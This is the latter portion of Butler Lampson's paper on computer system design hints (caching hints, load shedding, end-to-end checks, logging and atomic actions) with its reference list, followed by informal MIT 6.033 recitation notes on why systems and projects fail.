• *Use hints* to speed up normal execution. A hint, like a cache entry, is the saved result of some computation. It is different in two ways: it may be wrong, and it is not necessarily reached by an associative lookup. Because a hint may be wrong, there must be a way to check its correctness before taking any unrecoverable action. It is checked against the 'truth', information that must be correct but can be optimized for this purpose rather than for efficient execution. Like a cache entry, the purpose of a hint is to make the system run faster. Usually this means that it must be correct nearly all the time.

For example, in the Alto [29] and Pilot [42] operating systems each file has a unique identifier, and each disk page has a 'label' field whose contents can be checked before reading or writing the data without slowing down the data transfer. The label contains the identifier of the file that contains the page and the number of that page in the file. Page zero of each file is called the 'leader page' and contains, among other things, the directory in which the file resides and its string name in that directory. This is the truth on which the file systems are based, and they take great pains to keep it correct.

With only this information, however, there is no way to find the identifier of a file from its name in a directory, or to find the disk address of page *i*, except to search the entire disk, a method that works but is unacceptably slow. Each system therefore maintains hints to speed up these operations. Both systems represent directory by a file that contains triples [string name, file identifier, address of first page]. Each file has a data structure that maps a page number into the disk address of the page. The Alto uses a link in each label that points to the next label; this makes it fast to get from page n to page $n + 1$. Pilot uses a B-tree that implements the map directly, taking advantage of the common case in which consecutive file pages occupy consecutive disk pages. Information obtained from any of these hints is checked when it is used, by checking the label or reading the file name from the leader page. If it proves to be wrong, all of it can be reconstructed by scanning the disk. Similarly, the bit table that keeps track of free disk pages is a hint; the truth is represented by a special value in the label of a free page, which is checked when the page is allocated and before the label is overwritten with a file identifier and page number.

Another example of hints is the store and forward routing first used in the Arpanet [32]. Each node in the network keeps a table that gives the best route to each other node. This table is updated by periodic broadcasts in which each node announces to all the other nodes its opinion about the quality of its links to its neighbors. Because these broadcast messages are not synchronized and are not guaranteed to be delivered, the nodes may not have a consistent view at any instant. The truth in this case is that each node knows its own identity and hence knows when it receives a packet destined for itself. For the rest, the routing does the best it can; when things aren't changing too fast it is nearly optimal.

A more curious example is the Ethernet [33], in which lack of a carrier signal on the cable is used as a hint that a packet can be sent. If two senders take the hint simultaneously, there is a collision that both can detect; both stop, delay for a randomly chosen interval, and then try again. If n successive collisions occur, this is taken as a hint that the number of senders is 2^n, and each sender sets the mean of its random delay interval to 2^n times its initial value. This 'exponential backoff' ensures that the net does not become overloaded.

A very different application of hints speeds up execution of Smalltalk programs [12]. In Smalltalk the code executed when a procedure is called is determined dynamically by the type of the first argument. Thus *Print*(*x, format*) invokes the *Print* procedure that is part of the type of *x*. Since Smalltalk has no declarations, the type of *x* is not known statically. Instead, each object has a pointer to a table of pairs [procedure name, address of code], and when this call is executed, *Print* is looked up *x*'s table (I have normalized the unusual Smalltalk terminology and syntax, and oversimplified a bit). This is expensive. It turns out that usually the type of *x* is the same as it was last time. So the code for the call *Print*(*x, format*) can be arranged like this:

push *format*; **push** *x*;
push *lastType*; **call** *lastProc*

and each *Print* procedure begins with

lastT := *Pop*(); *x* := *Pop*(); *t* := type of *x*;
if *t* ≠ *lastT* **then** *LookupAndCall*(*x*, "Print") **else** the body of the procedure **end if**.

Here *lastType* and *lastProc* are immediate values stored in the code. The idea is that *LookupAndCall* should store the type of *x* and the code address it finds back into the *lastType* and *lastProc* fields. If the type is the same next time, the procedure is called directly. Measurements show that this cache hits about 96% of the time. In a machine with an instruction fetch unit, this scheme has the nice property that the transfer to *lastProc* can proceed at full speed; thus when the hint is correct the call is as fast as an ordinary subroutine call. The check of *t* ≠ *lastT* can be arranged so that it normally does not branch.

The same idea in a different guise is used in the S-1 [48], which has an extra bit for each instruction in its instruction cache. It clears the bit when the instruction is loaded, sets it when the instruction causes a branch to be taken, and uses it to choose the path that the instruction fetch unit follows. If the prediction turns out to be wrong, it changes the bit and follows the other path.

• *When in doubt, use brute force.* Especially as the cost of hardware declines, a straightforward, easily analyzed solution that requires a lot of special-purpose computing cycles is better than a complex, poorly characterized one that may work well if certain assumptions are satisfied. For example, Ken Thompson's chess machine Belle relies mainly on special-purpose hardware to generate moves and evaluate positions, rather than on sophisticated chess strategies. Belle has won the world computer chess championships several times. Another instructive example is the success of personal computers over time-sharing systems; the latter include much more cleverness and have many fewer wasted cycles, but the former are increasingly recognized as the most cost-effective way to do interactive computing.

Even an asymptotically faster algorithm is not necessarily better. There is an algorithm that multiplies two $n \times n$ matrices faster than $O(n^{2.5})$, but the constant factor is prohibitive. On a more mundane note, the 7040 Watfor compiler uses linear search to look up symbols; student programs have so few symbols that the setup time for a better algorithm can't be recovered.

• *Compute in background* when possible. In an interactive or real-time system, it is good to do as little work as possible before responding to a request. The reason is twofold: first, a rapid response is better for the users, and second, the load usually varies a great deal, so there is likely to be idle processor time later in which to do background work. Many kinds of work can be deferred to background. The Interlisp and Cedar garbage collectors [7, 11] do nearly all their work this way. Many paging systems write out dirty pages and prepare candidates for

replacement in background. Electronic mail can be delivered and retrieved by background processes, since delivery within an hour or two is usually acceptable. Many banking systems consolidate the data on accounts at night and have it ready the next morning. These four examples have successively less need for synchronization between foreground and background tasks. As the amount of synchronization increases more care is needed to avoid subtle errors; an extreme example is the on-the-fly garbage collection algorithm given in [13]. But in most cases a simple producer-consumer relationship between two otherwise independent processes is possible.

• *Use batch processing* if possible. Doing things incrementally almost always costs more, even aside from the fact that disks and tapes work much better when accessed sequentially. Also, batch processing permits much simpler error recovery. The Bank of America has an interactive system that allows tellers to record deposits and check withdrawals. It is loaded with current account balances in the morning and does its best to maintain them during the day. But early the next morning the on-line data is discarded and replaced with the results of night's batch run. This design makes it much easier to meet the bank's requirements for trustworthy long-term data, and there is no significant loss in function.

Be wary then; best safety lies in fear. (I iii 43)

• *Safety first.* In allocating resources, strive to avoid disaster rather than to attain an optimum. Many years of experience with virtual memory, networks, disk allocation, database layout, and other resource allocation problems has made it clear that a general-purpose system cannot optimize the use of resources. On the other hand, it is easy enough to overload a system and drastically degrade the service. A system cannot be expected to function well if the demand for any resource exceeds two-thirds of the capacity, unless the load can be characterized extremely well. Fortunately hardware is cheap and getting cheaper; we can afford to provide excess capacity. Memory is especially cheap, which is especially fortunate since to some extent plenty of memory can allow other resources like processor cycles or communication bandwidth to be utilized more fully.

The sad truth about optimization was brought home by the first paging systems. In those days memory was very expensive, and people had visions of squeezing the most out of every byte by clever optimization of the swapping: putting related procedures on the same page, predicting the next pages to be referenced from previous references, running jobs together that share data or code, etc. No one ever learned how to do this. Instead, memory got cheaper, and systems spent it to provide enough cushion for simple demand paging to work. We learned that the only important thing is to avoid thrashing, or too much demand for the available memory. A system that thrashes spends all its time waiting for the disk.

The only systems in which cleverness has worked are those with very well-known loads. For instance, the 360/50 APL system [4] has the same size workspace for each user and common system code for all of them. It makes all the system code resident, allocates a contiguous piece of disk for each user, and overlaps a swap-out and a swap-in with each unit of computation. This works fine.

The nicest thing about the Alto is that it doesn't run faster at night. (J. Morris)

A similar lesson was learned about processor time. With interactive use the response time to a demand for computing is important, since a person is waiting for it. Many attempts were made to

tune the processor scheduling as a function of priority of the computation, working set size, memory loading, past history, likelihood of an I/O request, etc.. These efforts failed. Only the crudest parameters produce intelligible effects: interactive vs. non-interactive computation or high, foreground and background priority levels. The most successful schemes give a fixed share of the cycles to each job and don't allocate more than 100%; unused cycles are wasted or, with luck, consumed by a background job. The natural extension of this strategy is the personal computer, in which each user has at least one processor to himself.

Give every man thy ear, but few thy voice;
Take each man's censure, but reserve thy judgment.

• *Shed load* to control demand, rather than allowing the system to become overloaded. This is a corollary of the previous rule. There are many ways to shed load. An interactive system can refuse new users, or even deny service to existing ones. A memory manager can limit the jobs being served so that all their working sets fit in the available memory. A network can discard packets. If it comes to the worst, the system can crash and start over more prudently.

Bob Morris suggested that a shared interactive system should have a large red button on each terminal. The user pushes the button if he is dissatisfied with the service, and the system must either improve the service or throw the user off; it makes an equitable choice over a sufficiently long period. The idea is to keep people from wasting their time in front of terminals that are not delivering a useful amount of service.

The original specification for the Arpanet [32] was that a packet accepted by the net is guaranteed to be delivered unless the recipient machine is down or a network node fails while it is holding the packet. This turned out to be a bad idea. This rule makes it very hard to avoid deadlock in the worst case, and attempts to obey it lead to many complications and inefficiencies even in the normal case. Furthermore, the client does not benefit, since it still has to deal with packets lost by host or network failure (see section 4 on end-to-end). Eventually the rule was abandoned. The Pup internet [3], faced with a much more variable set of transport facilities, has always ruthlessly discarded packets at the first sign of congestion.

4. Fault-tolerance

The unavoidable price of reliability is simplicity. (C. Hoare)

Making a system reliable is not really hard, if you know how to go about it. But retrofitting reliability to an existing design is very difficult.

This above all: to thine own self be true,
And it must follow, as the night the day,
Thou canst not then be false to any man.

• *End-to-end.* Error recovery at the application level is absolutely necessary for a reliable system, and any other error detection or recovery is not logically necessary but is strictly for performance. This observation was first made by Saltzer [46] and is very widely applicable.

For example, consider the operation of transferring a file from a file system on a disk attached to machine A, to another file system on another disk attached to machine B. To be confident that the right bits are really on B's disk, you must read the file from B's disk, compute a checksum of

reasonable length (say 64 bits), and find that it is equal to a checksum of the bits on A's disk. Checking the transfer from A's disk to A's memory, from A over the network to B, or from B's memory to B's disk is not sufficient, since there might be trouble at some other point, the bits might be clobbered while sitting in memory, or whatever. These other checks are not necessary either, since if the end-to-end check fails the entire transfer can be repeated. Of course this is a lot of work, and if errors are frequent, intermediate checks can reduce the amount of work that must be repeated. But this is strictly a question of performance, irrelevant to the reliability of the file transfer. Indeed, in the ring based system at Cambridge it is customary to copy an entire disk pack of 58 MBytes with only an end-to-end check; errors are so infrequent that the 20 minutes of work very seldom needs to be repeated [36].

Many uses of hints are applications of this idea. In the Alto file system described earlier, for example, the check of the label on a disk sector before writing the sector ensures that the disk address for the write is correct. Any precautions taken to make it more likely that the address is correct may be important, or even critical, for performance, but they do not affect the reliability of the file system.

The Pup internet [4] adopts the end-to-end strategy at several levels. The main service offered by the network is transport of a data packet from a source to a destination. The packet may traverse a number of networks with widely varying error rates and other properties. Internet nodes that store and forward packets may run short of space and be forced to discard packets. Only rough estimates of the best route for a packet are available, and these may be wildly wrong when parts of the network fail or resume operation. In the face of these uncertainties, the Pup internet provides good service with a simple implementation by attempting only "best efforts" delivery. A packet may be lost with no notice to the sender, and it may be corrupted in transit. Clients must provide their own error control to deal with these problems, and indeed higher-level Pup protocols do provide more complex services such as reliable byte streams. However, the packet transport does attempt to report problems to its clients, by providing a modest amount of error control (a 16-bit checksum), notifying senders of discarded packets when possible, etc. These services are intended to improve performance in the face of unreliable communication and overloading; since they too are best efforts, they don't complicate the implementation much.

There are two problems with the end-to-end strategy. First, it requires a cheap test for success. Second, it can lead to working systems with severe performance defects that may not appear until the system becomes operational and is placed under heavy load.

> *Remember thee?*
> *Yea, from the table of my memory*
> *I'll wipe away all trivial fond records,*
> *All saws of books, all forms, all pressures past,*
> *That youth and observation copied there;*
> *And thy commandment all alone shall live*
> *Within the book and volume of my brain,*
> *Unmix'd with baser matter.* (I v 97)

• *Log updates* to record the truth about the state of an object. A log is a very simple data structure that can be reliably written and read, and cheaply forced out onto disk or other stable storage that can survive a crash. Because it is append-only, the amount of writing is minimized, and it is

fairly easy to ensure that the log is valid no matter when a crash occurs. It is also easy and cheap to duplicate the log, write copies on tape, or whatever. Logs have been used for many years to ensure that information in a data base is not lost [17], but the idea is a very general one and can be used in ordinary file systems [35, 49] and in many other less obvious situations. When a log holds the truth, the current state of the object is very much like a hint (it isn't exactly a hint because there is no cheap way to check its correctness).

To use the technique, record every update to an object as a log entry consisting of the name of the update procedure and its arguments. The procedure must be *functional*: when applied to the same arguments it must always have the same effect. In other words, there is no state outside the arguments that affects the operation of the procedure. This means that the procedure call specified by the log entry can be re-executed later, and if the object being updated is in the same state as when the update was first done, it will end up in the same state as after the update was first done. By induction, this means that a sequence of log entries can be re-executed, starting with the same objects, and produce the same objects that were produced in the original execution.

For this to work, two requirements must be satisfied:

- The update procedure must be a true function:

  Its result does not depend on any state outside its arguments.

  It has no side effects, except on the object in whose log it appears.

- The arguments must be *values*, one of:

  Immediate values, such as integers, strings, etc. An immediate value can be a large thing, like an array or even a list, but the entire value must be copied into the log entry.

  References to *immutable* objects.

Most objects of course are not immutable, since they are updated. However, a particular *version* of an object is immutable; changes made to the object change the version. A simple way to refer to an object version unambiguously is with the pair [object identifier, number of updates]. If the object identifier leads to the log for that object, then replaying the specified number of log entries yields the particular version. Of course doing this replay may require finding some other object versions, but as long as each update refers only to existing versions, there won't be any cycles and this process will terminate.

For example, the Bravo editor [24] has exactly two update functions for editing a document:

Replace(*old*: *Interval*, *new*: *Interval*)
ChangeProperties(*where*: *Interval*, *what*: *FormattingOp*)

An *Interval* is a triple [document version, first character, last character]. A *FormattingOp* is a function from properties to properties; a property might be *italic* or *leftMargin*, and a *FormattingOp* might be *leftMargin*: = *leftMargin* + 10 or *italic*: = true. Thus only two kinds of log entries are needed. All the editing commands reduce to applications of these two functions.

Beware
Of entrance to a quarrel, but, being in,
Bear 't that th' opposed may beware of thee.

• *Make actions atomic or restartable.* An atomic action (often called a *transaction*) is one that either completes or has no effect. For example, in most main storage systems fetching or storing a word is atomic. The advantages of atomic actions for fault-tolerance are obvious: if a failure occurs during the action it has no effect, so that in recovering from a failure it is not necessary to deal with any of the intermediate states of the action [28]. Database systems have provided atomicity for some time [17], using a log to store the information needed to complete or cancel an action. The basic idea is to assign a unique identifier to each atomic action and use it to label all the log entries associated with that action. A commit record for the action [42] tells whether it is in progress, committed (logically complete, even if some cleanup work remains to be done), or aborted (logically canceled, even if some cleanup remains); changes in the state of the commit record are also recorded as log entries. An action cannot be committed unless there are log entries for all of its updates. After a failure, recovery applies the log entries for each committed action and undoes the updates for each aborted action. Many variations on this scheme are possible [54].

For this to work, a log entry usually needs to be restartable. This means that it can be partially executed any number of times before a complete execution, without changing the result; sometimes such an action is called 'idempotent'. For example, storing a set of values into a set of variables is a restartable action; incrementing a variable by one is not. Restartable log entries can be applied to the current state of the object; there is no need to recover an old state.

This basic method can be used for any kind of permanent storage. If things are simple enough a rather distorted version will work. The Alto file system described above, for example, in effect uses the disk labels and leader pages as a log and rebuilds its other data structures from these if necessary. As in most file systems, it is only the file allocation and directory actions that are atomic; the file system does not help the client to make its updates atomic. The Juniper file system [35, 49] goes much further, allowing each client to make an arbitrary set of updates as a single atomic action. It uses a trick known as 'shadow pages', in which data pages are moved from the log into the files simply by changing the pointers to them in the B-tree that implements the map from file addresses to disk addresses; this trick was first used in the Cal system [50]. Cooperating clients of an ordinary file system can also implement atomic actions, by checking whether recovery is needed before each access to a file; when it is they carry out the entries in specially named log files [40].

Atomic actions are not trivial to implement in general, although the preceding discussion tries to show that they are not nearly as hard as their public image suggests. Sometimes a weaker but cheaper method will do. The Grapevine mail transport and registration system [1], for example, maintains a replicated data base of names and distribution lists on a large number of machines in a nationwide network. Updates are made at one site and propagated to other sites using the mail system itself. This guarantees that the updates will eventually arrive, but as sites fail and recover and the network partitions, the order in which they arrive may vary greatly. Each update message is time-stamped, and the latest one wins. After enough time has passed, all the sites will receive all the updates and will all agree. During the propagation, however, the sites may disagree, for

example about whether a person is a member of a certain distribution list. Such occasional disagreements and delays are not very important to the usefulness of this particular system.

5. Conclusion

Most humbly do I take my leave, my lord.

Such a collection of good advice and anecdotes is rather tiresome to read; perhaps it is best taken in small doses at bedtime. In extenuation I can only plead that I have ignored most of these rules at least once, and nearly always regretted it. The references tell fuller stories about the systems or techniques that I have only sketched. Many of them also have more complete rationalizations.

All the slogans are collected in Figure 1 near the beginning of the paper.

Acknowledgments

I am indebted to many sympathetic readers of earlier drafts of this paper and to the comments of the program committee.

References

1. Birrell, A.D. *et al.* Grapevine: An exercise in distributed computing. *Comm. ACM* **25**, 4, April 1982, pp 260-273.
2. Bobrow, D.G. *et al.* Tenex: A paged time-sharing system for the PDP-10. *Comm. ACM* **15**, 3, March 1972, pp 135-143.
3. Boggs, D.R. *et al.* Pup: An internetwork architecture. *IEEE Trans. Communications* **COM-28**, 4, April 1980, pp 612-624.
4. Breed, L.M and Lathwell, R.H. The implementation of APL/360. In *Interactive Systems for Experimental Applied Mathematics*, Klerer and Reinfelds, eds., Academic Press, 1968, pp 390-399.
5. Britton, K.H., *et al.* A procedure for designing abstract interfaces for device interface modules. *Proc. 5th Int'l Conf. Software Engineering*, IEEE Computer Society order no. 332, 1981, pp 195-204.
6. Brooks, F.H. *The Mythical Man-Month*, Addison-Wesley, 1975.
7. Burton, R.R. *et al.* Interlisp-D overview. In *Papers on Interlisp-D,* Technical report SSL-80-4, Xerox Palo Alto Research Center, 1981.
8. Clark, D.W. *et al.* The memory system of a high-performance personal computer. *IEEE Trans. Computers* **TC-30**, 10, Oct. 1981, pp 715-733.
9. Creasy, R.J. The origin of the VM/370 time-sharing system. *IBM J. Res. Develop.* **25**, 5, Sep. 1981, pp 483-491.
10. Deutsch, L.P. and Grant. C.A. A flexible measurement tool for software systems. *Proc. IFIP Congress* 1971, North-Holland.
11. Deutsch, L.P. and Bobrow, D.G. An efficient incremental automatic garbage collector. *Comm. ACM* **19**, 9, Sep. 1976, pp 522-526.

12. Deutsch, L.P. Efficient implementation of the Smalltalk-80 system. *Proc. 11th ACM Symposium on Principles of Programming Languages*, 1984..

13. Dijkstra. E.W. *et al.* On-the-fly garbage collection: An exercise in cooperation. *Comm. ACM* **21**, 11, Nov. 1978, pp 966-975.

14. Ditzel, D.R. and McClellan, H.R. Register allocation for free: The C machine stack cache. *SIGPLAN Notices* **17**, 4, April 1982, pp 48-56.

15. Geschke, C.M, *et al.* Early experience with Mesa. *Comm. ACM* **20**, 8, Aug. 1977, pp 540-553.

16. Gifford, D.K. Weighted voting for replicated data. *Operating Systems Review* **13**, 5, Dec. 1979, pp 150-162.

17. Gray, J. *et al.* The recovery manager of the System R database manager. *Computing Surveys* **13**, 2, June 1981, pp 223-242.

18. Hansen, P.M. *et al.* A performance evaluation of the Intel iAPX 432, *Computer Architecture News* **10**, 4, June 1982, pp 17-26.

19. Hoare, C.A.R. Hints on programming language design. *SIGACT/SIGPLAN Symposium on Principles of Programming Languages*, Boston, Oct. 1973.

20. Hoare, C.A.R. Monitors: An operating system structuring concept. *Comm. ACM* **17**, 10, Oct. 1974, pp 549-557.

21. Ingalls, D. The Smalltalk graphics kernel. *Byte* **6**, 8, Aug. 1981, pp 168-194.

22. Janson, P.A. Using type-extension to organize virtual-memory mechanisms. *Operating Systems Review* **15**, 4, Oct. 1981, pp 6-38.

23. Knuth, D.E. An empirical study of Fortran programs, *Software–Practice and Experience* **1**, 2, Mar. 1971, pp 105-133.

24. Lampson. B.W. Bravo manual. In *Alto Users Handbook*, Xerox Palo Alto Research Center, 1976.

25. Lampson, B.W. and Redell, D.D. Experience with processes and monitors in Mesa. *Comm. ACM* **23**, 2, Feb. 1980, pp 105-117.

26. Lampson, B.W. *et al.* Electronic image processing system, U.S. Patent 4,203,154, May 1980.

27. Lampson, B.W. Replicated commit. Circulated at a workshop on Fundamental Principles of Distributed Computing, Pala Mesa, CA, Dec. 1980.

28. Lampson, B.W. and Sturgis, H.E. Atomic transactions. In *Distributed Systems — An Advanced Course*, Lecture Notes in Computer Science **105**, Springer, 1981, pp 246-265.

29. Lampson, B.W. and Sproull, R.S. An open operating system for a single-user machine. *Operating Systems Review* **13**, 5, Dec. 1979, pp 98-105.

30. Lampson, B.W. and Sturgis, H.E. Reflections on an operating system design. *Comm. ACM* **19**, 5, May 1976, pp 251-265.

31. McNeil, M. and Tracz, W. PL/1 program efficiency. *SIGPLAN Notices* **5**, 6, June 1980, pp 46-60.

32. McQuillan, J.M. and Walden, D.C. The ARPA network design decisions. *Computer Networks* **1**, Aug. 1977, pp 243-299.

33. Metcalfe, R.M. and Boggs, D.R. Ethernet: Distributed packet switching for local computer networks. *Comm. ACM* **19**, 7, July 1976, pp 395-404.

34. Mitchell, J.G. *Design and Construction of Flexible and Efficient Interactive Programming Systems*. Garland, 1979.

35. Mitchell, J.G. and Dion, J. A comparison of two network-based file servers. *Comm. ACM* **25**, 4, April 1982, pp 233-245.

36. Needham, R.M. Personal communication. Dec. 1980.

37. Newman, W.M. and Sproull, R.F. *Principles of Interactive Computer Graphics*, 2nd ed., McGraw-Hill, 1979.

38. Parnas, D.L. On the criteria to be used in decomposing systems into modules. *Comm. ACM* **15**, 12, Dec. 1972, pp 1053-1058.

39. Patterson, D.A. and Sequin, C.H. RISC 1: A reduced instruction set VLSI computer. *8th Symp. Computer Architecture*, IEEE Computer Society order no. 346, May 1981, pp 443-457.

40. Paxton, W.H. A client-based transaction system to maintain data integrity. *Operating Systems Review* **13**, 5, Dec. 1979, pp 18-23.

41. Radin, G.H. The 801 minicomputer, *SIGPLAN Notices* **17**, 4, April 1992, pp 39-47.

42. Redell, D.D. *et al.* Pilot: An operating system for a personal computer. *Comm. ACM* **23**, 2, Feb. 1980, pp 81-91.

43. Reed, D. *Naming and Synchronization in a Decentralized Computer System*, MIT LCS TR-205. Sep. 1978.

44. Ritchie, D.M. and Thompson, K. The Unix time-sharing system. *Bell System Tech. J.* **57**, 6, July 1978, pp 1905-1930.

45. Rovner, P. Personal communication. Dec. 1982.

46. Saltzer, J.H. *et al.* End-to-end arguments in system design. *Proc. 2nd Int'l. Conf. Distributed Computing Systems,* Paris, April 1981, pp 509-512.

47. Smith, D.C. *et al.* Designing the Star user interface. *Byte* 7,4, April 1982, pp 242-282 .

48. Smith, J.E. A study of branch prediction strategies. *8th Symp. Computer Architecture*, IEEE Computer Society order no. 346, May 1981, pp 135-148.

49. Sturgis, H.E, *et al.* Issues in the design and use of a distributed file system. *Operating Systems Review* **14**, 3, July 1980, pp 55-69.

50. Sturgis, H.E. *A Postmortem for a Time Sharing System*. Technical Report CSL-74-l, Xerox Palo Alto Research Center, 1974.

51. Sweet, R., and Sandman, J. Static analysis of the Mesa instruction set. *SIGPLAN Notices* **17**, 4, April 1982, pp 158-166.

52. Tanenbaum, A. Implications of structured programming for machine architecture. *Comm. ACM* **21**, 3, March 1978, pp 237-246.

53. Thacker, C.P. *et al.* Alto: A personal computer. In *Computer Structures: Principles and Examples*, 2nd ed., Siewiorek, Bell, and Newell, eds., McGraw-Hill,1982.

54. Traiger, I.L. Virtual memory management for data base systems. *Operating Systems Review* **16**, 4, Oct. 1982, pp 26-48.

55. Bentley, J.L. *Writing Efficient Programs*. Prentice-Hall, 1982.

6.033 Recitation

5/17

(Talk about FB IPO)

(How Mark wore sweatshirt)

Why is FB better than MySpace?

Its not the better tech

↳ Too many MIT students think

Why did Intel win?

Better documentation

Butler Lampson

MS

aka teaches 6.033

Poof: like Forest Gump - shows up at right time

- Alto
- 2 phase commit
- Saw a lot of systems fail

(2)

"Complex systems fail for complex reasons"

Have we seen real complex systems in the class?
Not really

Systems fail for human reasons
- bad code
  - tired, lazy
- teams have overhead
  - happens very often in industry
  - everyone needs their say
  - when really should be a master designer
  - Schools do this a lot
  - personal vendetta
  - fame + fortune

(3)

- Go out to Co → "Lots of stupid people"
- Or startup → "We're all so smart we'll conquer the world"

Need both confidence + humility

Entprenurship classes should have 6.033 components
- teams pulled in every direction

Big cos - people can't work on their own

Very few people do both low-level tech and big vision

Often managers don't know the hints

Like "throw one away"

be willing to change

└ like CorelCON paper

building right level of abstraction is hard

Whats atomic

Whats efficent

Before Unix specified a lot of details in file open call

- big vs little endian
- EOF
- etc

Eventually everyone had the same

Unix just said these will be the default

We have an advanced version

For math want complex data types

(5)

So 'Iterate system

2 Building big version up-front leads often to failure - as we saw yesterday in lecture

Need to learn how to do it the right way
Don't tell your boss this, instead
"Agile programming"

When get abstractions right → world is wonderful

"Do 1 thing right"

- not the compromise
- don't be too general
- most papers did 1 thing right and wrote about it
- like the logging paper

Or two-phase commit
Bit Tyrant

For thesis: think about the intreguing ideas you heard over the past semester

Sucessful projects have 1 novel idea

Engineers never like to finish projects
- can always add stff
- Or make it faster, better, smaller, etc

Oracle decides they don't miss deadlines
- can't fix bug - must ship
- pushes MIT students to quit

Or never release since not good enough

(7) How often do you release?

Design for iteration

Right thing vs. worse is better

Sony didn't have enough of doing 1 thing right

Like Walkman - was a gem

I said Android won because they didn't do this

6.033 career feedback

liked a lot

tests sucked

no cohesive vision

more big system things - like last lecture

papers long + bad

Sout of date

Atomicity, abstraction

How to write a design document that hits critical issues

Really hard to write and had to teach